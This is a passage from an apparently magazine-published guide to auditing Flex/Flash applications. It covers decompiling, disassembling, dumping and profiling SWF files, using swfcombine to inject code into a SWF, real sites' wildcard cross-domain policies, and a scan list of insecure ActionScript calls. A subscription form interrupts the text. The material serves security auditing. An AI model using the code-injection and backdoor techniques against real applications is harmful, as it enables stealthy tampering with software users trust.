


Figure 3. Working flow Model




Figure 4. Thread Info of Flashplayer process



Figure 5. Dependency of Flash Player Process




Figure 6. Setting Process Parameters with Process Lasso Tool

Listing 2. Disassembly of a SWF file

```

frame 0
  constants 'component', '_parent', 'arrow', 'arrow_
    mc', 'registerSkinElement', 'face',
      'face_mc', 'shadow', 'shadow_mc',
      'darkshadow', 'darkshadow_mc',
      'highlight', 'highlight_mc',
      'highlight3D', 'highlight3D_mc'
  push 'component', '_parent'
  getVariable
  push '_parent'
  getMember
  varEquals
  push 'arrow', 'arrow_mc'
  getVariable
  push 2, 'component'
  getVariable
  push 'registerSkinElement'
  callMethod
  pop
  push 'face', 'face_mc'
  getVariable
  push 2, 'component'
  getVariable
  push 'registerSkinElement'
  callMethod
  pop
  push 'shadow', 'shadow_mc'
  getVariable
  push 2, 'component'
  getVariable
  push 'registerSkinElement'
  callMethod
  pop
  push 'darkshadow', 'darkshadow_mc'
  getVariable
  push 2, 'component'
  getVariable
  push 'registerSkinElement'
  callMethod
  pop
  push 'highlight', 'highlight_mc'
  getVariable
  push 2, 'component'
  getVariable
  push 'registerSkinElement'
  callMethod
  pop
  push 'highlight3D', 'highlight3D_mc'
  getVariable
  push 2, 'component'
  getVariable
  push 'registerSkinElement'
  callMethod
  pop
end // of frame 0
end // of defineMovieClip 104
defineMovieClip 105 // total frames: 1
end // of defineMovieClip 105

defineMovieClip 106 // total frames: 1
end // of defineMovieClip 106

defineMovieClip 107 // total frames: 1
end // of defineMovieClip 107

```

~tqw~

on underlined model: We will follow a Top to Bottom approach for testing and auditing FLEX applications (see Figure 3).

We will start up with the process initialization routine when a flash application is loaded into flash player or a browser. A process is created which runs in the memory. Usually if flash player is used then flashplayer.exe is loaded into memory for execution of the FLEX applications. The application is in execution state and thereby consuming resources on the system. A good auditing method of optimization includes variation in working algorithm of applications to test the stringent affects on the operating system. This procedure includes RAM usage, CPU variation etc. Before getting into code intricacies of FLEX applications it is necessary to test the execution behavior of the base processes. In order to work over this factor we will derive some of the basic

testing factors that prove useful in testing optimization of the applications.

The following concepts are to be observed while dynamically checking the FLEX applications. Basically we are doing an assessment of FLASH applications. In this approach and methodology number of parameters is tested to check the application response. This mechanism is followed only for runtime analysis and assessment prior to testing an application's code in raw format. This is crucial for having a peripheral knowledge of structured execution and elapsed time.

PHASE 1: Peripheral Testing of Running Flash Player Process

The Methodology and working concepts: Testing FLEX application

Analyzing Thread Semantics of a Process [running FLEX application]

Whenever a process is created in a system a number of threads are initialized based on the execution behavior of an application. For every single process there must be threads in the system. The analysis of threads running inside a process whenever a FLEX application is executing in a system context provides internal information of objects that are being accessed and created by the application. Understanding of thread execution pattern is one of the

basic elements in assessment of FLEX applications. It gives knowledge of thr various objects of the system used by the process. Figure ??? shows how underlying threads are extracted with execution of a flash application in a flash player. Let's see in Figure 4

Detailed information of running threads can be extracted from this layout. This is necessary because in high end systems, running heavy applications can cause considerable memory usage and memory leaks. This memory leaking is a result of basically an executing thread which has failed to return back. Due to this factor, system resources are getting consumed. If a tester has knowledge of running threads it becomes easy for a tester to scrutinize the inherited threads in a system. Therefore collecting information on threads is the first step for application assessment.

Dependency Checking of a Process [running FLEX application]

A process is composed of number of functions that are called from number of modules. This process is accomplished




Figure 7. Process Testing Allow / Disallow in Process Lasso Tool




Figure 8. Process Lasso In Action




Figure 9. FLEX Decomposition Model




Figure 10. FLEX Disassembling Model

through Dynamic Link Libraries. The flash player requires number of modules to be loaded dynamically at run time. The information of modules is necessary because

it helps a tester in determining the nature of function called and whether that function is loaded successfully or not. This factor affects the CPU state because some applications try

again and again to load required functions from the modules, which in turn affects the robustness of a FLEX application because if an application failed to load a module it might not work properly. Example for flash player listed module is required (see Figure 5). This allows a tester to look into the failed dependencies of a process.

Listing 3. Dumping objects from SWF file

```
[Action Objects]
Running Status: F:\Audit\flash_auditing>swfdump.exe -a nav.swf | more
( 4 bytes) action: Push Lookup:0 ("component") Lookup:1 ("_parent")
( 0 bytes) action: GetVariable
( 2 bytes) action: Push Lookup:1 ("_parent")
( 0 bytes) action: GetMember
( 0 bytes) action: DefineLocal
( 4 bytes) action: Push Lookup:2 ("face") Lookup:3 ("frame5")

[Text Objects]
Running Status: F:\Audit\flash_auditing>swfdump.exe -t nav.swf | more

4 DEFINESPRITE defines id 0096
35 DOACTION
16 PLACEOBJECT2 places id 0089 at depth 0001 name "face_mc"
17 PLACEOBJECT2 places id 0091 at depth 0003 name "arrow_mc"
21 PLACEOBJECT2 places id 0092 at depth 0005 name "highlight_mc"
18 PLACEOBJECT2 places id 0093 at depth 0007 name "shadow_mc"
20 PLACEOBJECT2 places id 0094 at depth 0009 name "darkshadow_mc"
21 PLACEOBJECT2 places id 0095 at depth 0011 name "highlight3D_mc"
0 SHOWFRAME 1 (00:00:00,000)
0 END

[Placement Objects]
Running Status: F:\Audit\flash_auditing>swfdump.exe -p nav.swf | more

11 FRAMELABEL "Symbol_10" has 1 extra bytes (ANCHOR)
6 PLACEOBJECT2 places id 0001 at depth 0001
  | Matrix
  | 1.000 0.000 0.00
  | 0.000 1.000 0.00
0 SHOWFRAME 1 (00:00:00,000) (label "Symbol_10")
0 END
```

Listing 4. Milling XML code from SWF file

```
Running Status: F:\Audit\flash_auditing>swfmill swf2xml nav.swf nav.xml
Output:
<actions>
  <Dictionary>
    <strings>
      <String value="component"/>
      <String value="_parent"/>
      <String value="face"/>
      <String value="frame5"/>
      <String value="registerSkinElement"/>
      <String value="shadow"/>
      <String value="frame3"/>
      <String value="darkshadow"/>
      <String value="frame1"/>
    </strings>
  </Dictionary>
  <PushData>
    <items>
      <StackDictionaryLookup index="0"/>
      <StackDictionaryLookup index="1"/>
    </items>
  </PushData>
  <GetVariable/>
  <PushData>
</actions>
```

Process Parameter Testing

The process is always associated with number of parameters. These parameters are tested with different values to check the process reaction and associated system response. In order to test the process from an initial state while executing, one should go for underlined parameter testing. Let's have a look.

Process Restraining Checks:

For testing an assessment of any application in a system, the process restraining mechanism should be followed. Basically, process restraining is a method of lowering down the priority of a process in a pool so that other processes can consume the resources from CPU if required. This mechanism does not lower down the execution of a process but simultaneously provides an edge to other processes for using the CPU cycles directly. If other processes are using it then the running process can use all cycles. This concept is very useful in analyzing run time stats of malware and also memory exhaustion programs written in FLEX. The system is exploited at the backend continuously. Memory leaking can be tested. By changing the priority of a running FLEX application the system context of a process by looking at the CPU graph. It also shows how well the process is sharing resources with other applications. The properties can be specified as illustrated: see Figure 6.

Another step of testing includes disallowing a process with relation to other processes as: see Figure 7. This stops a declared process from running in memory thereby providing resultant CPU cycles to test process more effectively.

Application Thread Boosting

The working of threads is disseminated into background and foreground threads. For every thread, time slices are provided for proper execution of a thread. In order to test

Subscribe and Save 60%



Every two months **hakin9** magazine delivers the greatest articles, reviews and features. Subscribe, save your money and get **hakin9** delivered to your door.

~tqw~

3 easy ways to subscribe:

1. Telephone

Order by phone, just call:

1-917-338-3631

2. Online

Order via credit card just visit:

www.buyitpress.com/en

3. Post or e-mail

Complete and post the form to:

Software Media LLC

1461 A First Avenue, # 360

New York, NY 10021-2209, USA

or scan and email the form to:

subscription@hakin9.org

hakin9 ORDER FORM

Yes, I'd like to subscribe to *hakin9* magazine

Order information

individual user/ company)

Title _____

Name and surname _____

address _____

postcode _____

tel no. _____

email _____

Date _____

Company name _____

Tax Identification Number _____

Office position _____

Client's ID* _____

Payment details:

USA \$49

I understand that I will receive 6 issues over the next 12 months.

Credit card:

Master Card Visa JCB POLCARD

DINERS CLUB

Card no.

Expiry date Issue number

Security number

I pay by transfer: Nordea Bank

IBAN: PL 49144012990000000005233698

a thread during execution, Thread boosting is carried out. This process is applied primarily for the foreground threads. For Example: windows by default follow this process of thread boosting. The boosting term refers to a provision of more time slice to a specific thread. This technique is applied in specific situations where background threads are interfering with foreground threads, allowing the foreground thread to be boosted.

Application Page Faults

Page faults occur when a process is trying to load a virtual memory address which has not been loaded or initialized. If a process results in a number of page faults, system and application performance will be degraded. So running FLEX applications should be tested to check the number of page faults caused by the process.

These are the standard techniques to be followed directly. One can tune the performance for speeding up the process and a logging mechanism to test the running FLEX application more effectively.

Note: The techniques can be directly implemented with Process Lasso from BITSUM technologies. A good tool to

implement concept driven testing as mentioned above.

A view of Process Lasso: see Figure 8. This layout presents a peripheral testing phase, analyzing a running FLEX application in a flash player and the various threads related to it. A simple testing layout is presented. Since most of the core files are in SWF format, we will jump into the conversion mechanism to change the compiled form into simple code form for better analysis. The code discrepancies will be checked afterwards. Let's get into second phase:-

Phase 2: Code Conversions of FLEX Applications: - Reversing The Semantics

This phase second involves the conversion mechanism from SWF file format to raw code and pseudo-code for better analysis. This is the static process of analyzing the inbuilt structures of flash applications. This is really necessary from testing and assessment point of view. The reversing of FLEX applications provides a plethora of information that is required for target application analysis. In this process, the main aim of tester is to reverse the

application to the point that information and functionality of code can be checked and cross tested. It includes de-compilation, pseudo code analysis through disassembly and static code analysis. Let's see.

Decompiling FLEX Applications

The process of reverse engineering is a good technique of looking at the source code. The FLEX applications need to be decompiled first for analyzing source code directly. The flash applications are mostly applied in compiled form. To understand the application logic it is necessary to decompile it. It provides information on fundamental applied code and becomes easier for a tester to analyze the application. The purpose is to get a clear representation of a program. The direct use information of functions can be extracted easily, and provides further knowledge of compiled instructions. Another use of this process is the automation, as the tester can design another program to scan the code for requisite insecure functions. This process favors the application code scanning. If a flash file is decompiled into raw code it can be fed to a scan engine for finding vulnerable code snippets (see Figure 9).

These are some of the basic factors for which a de-compilation process is followed. To decompile a FLEX application we simply use a de-compilation tool called as FLARE [http://www.nowrap.de/flare.html]. Running Status: c:\audti\flash_audit> flare <swf file>. The resultant file is produced in a FLR format. The code is decompiled as: in Listing 1.

Pseudo code Analysis: Disassembling FLEX Applications

The disassembly of FLEX applications into pseudo-code i.e. mainly into assembly level layout is an efficient process of testing. The pseudo-code analysis is based on

Listing 5. Extracting Objects

```
[-i] 181 Shapes: ID(s) 1, 3, 6, 9, 31, 33, 35, 39, 41, 43, 45, 47, 52, 54, 57, 64, 66,
    70, 78, 84, 90, 102, 110, 118, 1
5, 127, 129, 131, 134, 137, 142, 145, 150, 155, 171-173, 177, 180-183, 192, 194, 196-
    201, 203-209, 211-213, 223, 225-23
[-i] 149 MovieClips: ID(s) 2, 4, 5, 7, 8, 10-30, 32, 34, 36-38, 40, 42, 44, 46, 48-51,
    53, 55, 56, 58-63, 65, 67-69, 71
[-j] 19 JPEGs: ID(s) 179, 191, 426, 436, 441, 446, 520, 523, 527, 530, 557, 560, 563,
    565, 567, 569, 580, 590, 605
[-F] 11 Fonts: ID(s) 122, 153, 174, 184, 187, 215, 244, 421, 505, 517, 584
[-f] 1 Frame: ID(s) 0
```




Figure 11. Combining Code in SWF Files Model




Figure 12. Parameters dumping from SWF files

this pattern. Basically this process favors in matching structure patterns of different calls used in the application. It provides information of various initialized variables in both global and local space. The definition of various functions called at runtime and how the system is reacting to it. The basic aim is to traverse the number of objects used and the STACK pattern. Essentially, the action script used is disassembled into system level functions for better understanding. The low level analysis is performed through disassembly. It is also used for tracing functions and the relative effect on the system. The exceptional handlers and error codes can be easily traced and tested. To understand the context in which a FLEX application is triggered it is essential to perform the disassembly.

The disassembly should be performed for effective testing. The FLEX application should be tested against underlined methods for deeper analysis.

- Perform operation on MACROS defined in FLEX applications. If required remove, replace or transform to change SWF files.
- Always look for compression and decompression operations, based on the application's requirement. This technique is effective because with little alteration in code it can be assembled again and testing can be done.
- Performing Byte Code sequence assembling.
- One can update SWF files easily and assemble it with different parameters injected into it for testing.

A very good disassembler is FLASM. <http://www.nowrap.de/flasm.html>. all techniques can be implemented with it.

Running Status: `c:\audti\flash_audit> flasm -d <swf file>`. The resultant file is produced in a FLM format. The code is disassembled as: in Listing 2.

POST Modification of FLEX Applications: Logical Testing

This process is very critical from testing point of view. In this technique the standard SWF file is tested with different parameters by simply combining a testing code. The numbers of tests are performed in a logical manner. Testers design the required code and combine it with SWF file to test its working behavior. The modification process involves stacking. In stacking the code is combined with a separate frame and original SWF file. These frames work independently of one another, and the process of concatenating and merging can be followed dependant on testing environment and the application code. The attacker can modify SWF files easily or design a malicious SWF file as a backdoor in the case of direct exploitation of an application. A simple code in action script can be combined easily with a SWF file. As a result of this an application becomes vulnerable to combined code. It looks the same from front side but a stealth behavior is encountered. Let's look at a testing model: see Figure 11.

The above presented model requires two specific tools. The first one is MTASC compiler, which compiles the object files directly from the code. The object is compiled to generate a SWF file. Another tool is SWF-combine, this tool is used to modify the SWF files with different code that can be easily combined together. The testing of SWF files is enhanced through this procedure. The compression and decompression of code can be easily done with SWF-Combine. In optimization of application, it can be checked with different codes to trace the execution behavior.

Running Status:

```
[1] C:\audti\flash_audit>
    swfcombine.exe [-rXYomlcV] [-f]
    masterfile [-xysf] [(nameI|#idI)=]
    slavefile1 .. [-xysf] [(nameN|#idN)=
    ]slavefileN
```




Figure 13. Code Optimization Model




Figure 14. Optimization Behavior in Flex Builder

~tqw~

Logically Dumping of SWF Files:

Due to the large size of SWF files it is necessary to dump the contents logically. The disassembling is an overall process. Sometimes a tester requires dumping SWF files to view certain specific objects in files. The logical dumping provides specific information required to carry out the analysis. The SWF files are basically tested under the following model.

The SWF dump is basically analyzed for three objects. The objects include action, text and placements elements inside the SWF file. SWF-dump tool is used for fetching required objects. Let's look at the the following output: see Listing 3.

Milling XML code from SWF Files

Another possible technique is to change the SWF file into raw XML format. This is process is useful in understanding the hierarchy of tags in XML layout. Moreover it provides greater control to the tester allowing better analysis of SWF file. Due to extensive size and complexity of objects used in SWF file, it becomes critical to traverse through XML format. The conversion mechanism of one format to another is always considered as a reliable operation from a testing point of view. This can be accomplished by using SWF-Mill tool. Let's see in Listing 4.

Extracting Objects from SWF Files

This approach is very useful in extracting a number of objects from SWF files. The objects include different types of pictures like JPEG, Gif, PNG etc. Other objects include sound streams and frame numbers. This technique is reliable when a tester has to analyze a large SWF file. It is not possible to trace along every section of a file looking for desired objects, so the extraction procedure is quite beneficial, as it only extracts specific objects from the file, thereby leaving the file integrity intact.

Running Status: F:\Audit\flash_auditing>swfextract -v nav.xml see in Listing 5.

Application Profiling

Application profiling is a process of testing applications to understand the run-time behavior statistics of various objects running inside FLEX application. The execution is eventually structured as a running process in a system, but in profiling, intermediate

tests are performed to check the working of application. This technique is useful in both optimization and in malware analysis. The time parameter of various instructions is checked to determine the time taken to complete the process. Time is a dependent factor of system involvement, basically the processing time of a single instruction is to be checked (see Figure 13 and Listing 5).

When an application is profiled: see Figure 14.

This approach provides information of the step by step running time of a number of instructions. This is helpful in understanding RAM usage and CPU processing power required when carrying out instructions.

Code scanning of dumped SWF Files

Flex based applications such as flash applications are utilised in byte code format, which means data is passed in a stream of bytes. The browser holds a flash object as an embedded object.

The various web protocols are used for transference of data in stream of bytes from the web server. For this, the bytecode interpreter is required for reading incoming data. For embedding the swf files in browser IFRAME or frame tags are usually used. The security can be implemented through programmatic behavior in which security elements are placed in a code itself. This results in component based security.

Listing 6. FLEX Builder Profiling Example:

```
<?xml version="1.0" encoding="utf-8"?>
<mx:WindowedApplication xmlns:mx="http://www.adobe.com/2006/mxml" layout="absolute">
<!-- logging/CheckDebugger.mxml -->
<mx:Script><![CDATA[
import flash.system.Capabilities;

private function checkDebug():String
{
    if (Capabilities.isDebugger) { return "Debugger version of Flash Player!"; }
    else { return "Flash Player!"; }
}

private function checkPrint():String
{
    if (Capabilities.hasPrinting) { return "Printing Supported!"; }
    else { return "Printing Not Supported!"; }
}

private function checkTls():String
{
    if (Capabilities.hasTLS) { return "TLS (Transport Layer Security) Supported!"; }
    else { return "TLS (Transport Layer Security) Not Supported!"; }
}

private function checkLocalf():String
{
    if (Capabilities.localFileReadDisable == true) { return "Local File Read is Disabled!"; }
    else { return "Local File Read is Enabled!"; }
}

]]></mx:Script>
<mx:Text id="info" text="Extracted Flash Player / System Information"/>
<mx:TextArea id="debug_info" text="{checkDebug()}" width="300" height="20"/>
<mx:TextArea id="tls_info" text="{checkTls()}" width="300" height="20"/>
<mx:TextArea id="local_file_info" text="{checkLocalf()}" width="300" height="20"/>
<mx:TextArea id="print_info" text="{checkPrint()}" width="300" height="20"/>
<mx:TextArea id="os_info" text="{Capabilities.os}" width="300" height="20"/>
<mx:TextArea id="man_info" text="{Capabilities.manufacturer}" width="300" height="20"/>
<mx:TextArea id="ver_info" text="{Capabilities.version}" width="300" height="20"/>
<mx:TextArea id="myText" text="" width="300" height="50"/>
<mx:Button id="info_but" label="Server String Lookup" click="{myText.text=Capabilities.serverString}"/>
</mx:WindowedApplication>
```

Our primary aim is to scan the SWF files to find the vulnerable code or insecure code snippets which are being used in the compiled form of the flash application. It is not easy to break into the compiled structure of a binary application to scan the

code for vulnerable objects. The browser is equipped with flash plugin which is used to run flash applications directly from the browser. The parsing is done through plugin and through the LiveConnect interface communication is started.

Listing 7. XXXXXXXXX

```
Yahoo:
<cross-domain-policy>
<allow-access-from domain="*.yahoo.com" secure="false"/>
</cross-domain-policy>

<!-- http://twitter.com/crossdomain.xml -->
-
<cross-domain-policy>
<allow-access-from domain="*.twitter.com"/>
<allow-access-from domain="*.discoveringradiance.com"/>
<allow-access-from domain="*.umusic.com"/>
<allow-access-from domain="*.hippo.com.au"/>
</cross-domain-policy>

-http://api.flickr.com/crossdomain.xml

<cross-domain-policy>
<allow-access-from domain="*"/>
</cross-domain-policy>

<!-- ws03.search.scd.yahoo.com compressed/chunked Fri Mar 28 00:02:26 PDT 2008 -->
-
<cross-domain-policy>
<allow-access-from domain="*" secure="false"/>
</cross-domain-policy>
-

<!-- http://www.youtube.com/crossdomain.xml -->
-
<cross-domain-policy>
<allow-access-from domain="*.youtube.com"/>
<allow-access-from domain="*.ytimg.com"/>
<allow-access-from domain="*.google.com"/>
</cross-domain-policy>

http://mypodcast.no/crossdomain.xml

<cross-domain-policy>
<allow-access-from domain="www.kingsize.no"/>
</cross-domain-policy>

-http://www.amazon.com/crossdomain.xml

<cross-domain-policy>
<allow-access-from domain="*.amazon.com"/>
<allow-access-from domain="amazon.com"/>
<allow-access-from domain="www.amazon.com"/>
<allow-access-from domain="pre-prod.amazon.com"/>
<allow-access-from domain="devo.amazon.com"/>
<allow-access-from domain="images.amazon.com"/>
<allow-access-from domain="anon.amazon.speedera.net"/>
<allow-access-from domain="*.amazon.ca"/>
<allow-access-from domain="*.amazon.de"/>
<allow-access-from domain="*.amazon.fr"/>
<allow-access-from domain="*.amazon.jp"/>
<allow-access-from domain="*.amazon.co.jp"/>
<allow-access-from domain="*.amazon.uk"/>
<allow-access-from domain="*.amazon.co.uk"/>
</cross-domain-policy>
```

The code scanning encompasses HTML applications too. This is because most of the functionality of flex applications are undertaken by embedding with HTML. The flex applications need to be decompiled first to FLR format [using flare tool]and after de-compilation the code is undertaken in raw format. Once the file is generated it can be audited by scanning to find vulnerable objects or insecure code snippets used in the design of the FLEX application. The model is presented below:

The flex based application needs to be decompiled first. The de-compilation process provides a base for the scanning of applications. The source code can be scanned by matching it with vulnerable code signatures or snippets.

The insecure objects to be scanned as decompiled SWF Files:

- System.security.loadPolicyFile
- Code Parameters to Check
 - Extracting URL: getURL
 - Load Events: load*(URL,..) Functions, loadVariables(url, level),LoadMovie (url, target),LoadMovieNum(url, level),XML.load (url),LoadVars.load (url),Sound.loadSound(url , isStreaming);NetStream.play(url);
 - Field Setup: TextField.htmlText [Metadata Checks]
 - Conversion Checks: Flash to XML try { __flash__toXML(); } catch(e) { Undefined; }
- try{code}catch(e){location.reload()}}
- Variable Initializations- Global / Local
 - _level
 - _root
 - _global
- System.Security.allowDomain
- Debugging Code Checks in SWF Codes [Trace Parameter] <mx:Script><![CDATA[

```
private function traceEvent(event:
                                Event):void {
trace(event.currentTarget + ":" +
                                event.type);
}
]]></mx:Script>
```


Security Error Handler Checks:

```
private function
    triggerSecurityError():void {
var request:URLRequest =
    new URLRequest
    ("http://www.[yourDomain].com");
loader.load(request);
}
private function
    securityErrorHandler
    (event:SecurityErrorEvent):void {}
```

- Shared Objects Check : asfunction
- viewSourceURL property check in <mx:Application> [Enable / Disable]
- Input validation checks through <mx:validator> class

The scanning of code provides information on the various objects used.

Appendix

Browser Compatibility Checks. Flash player is not supported for playback in 64-bit browsers. It supports extensible playback in 32 bit browsers running on 64 bit operating systems.

One thing that needs to be tested is compatibility of flash player when running inside any browser. It has been noticed that a problem occurs when a DEP is enabled inside the browser. The problem occurs when a specific version of a required plug-in is not running. Usually

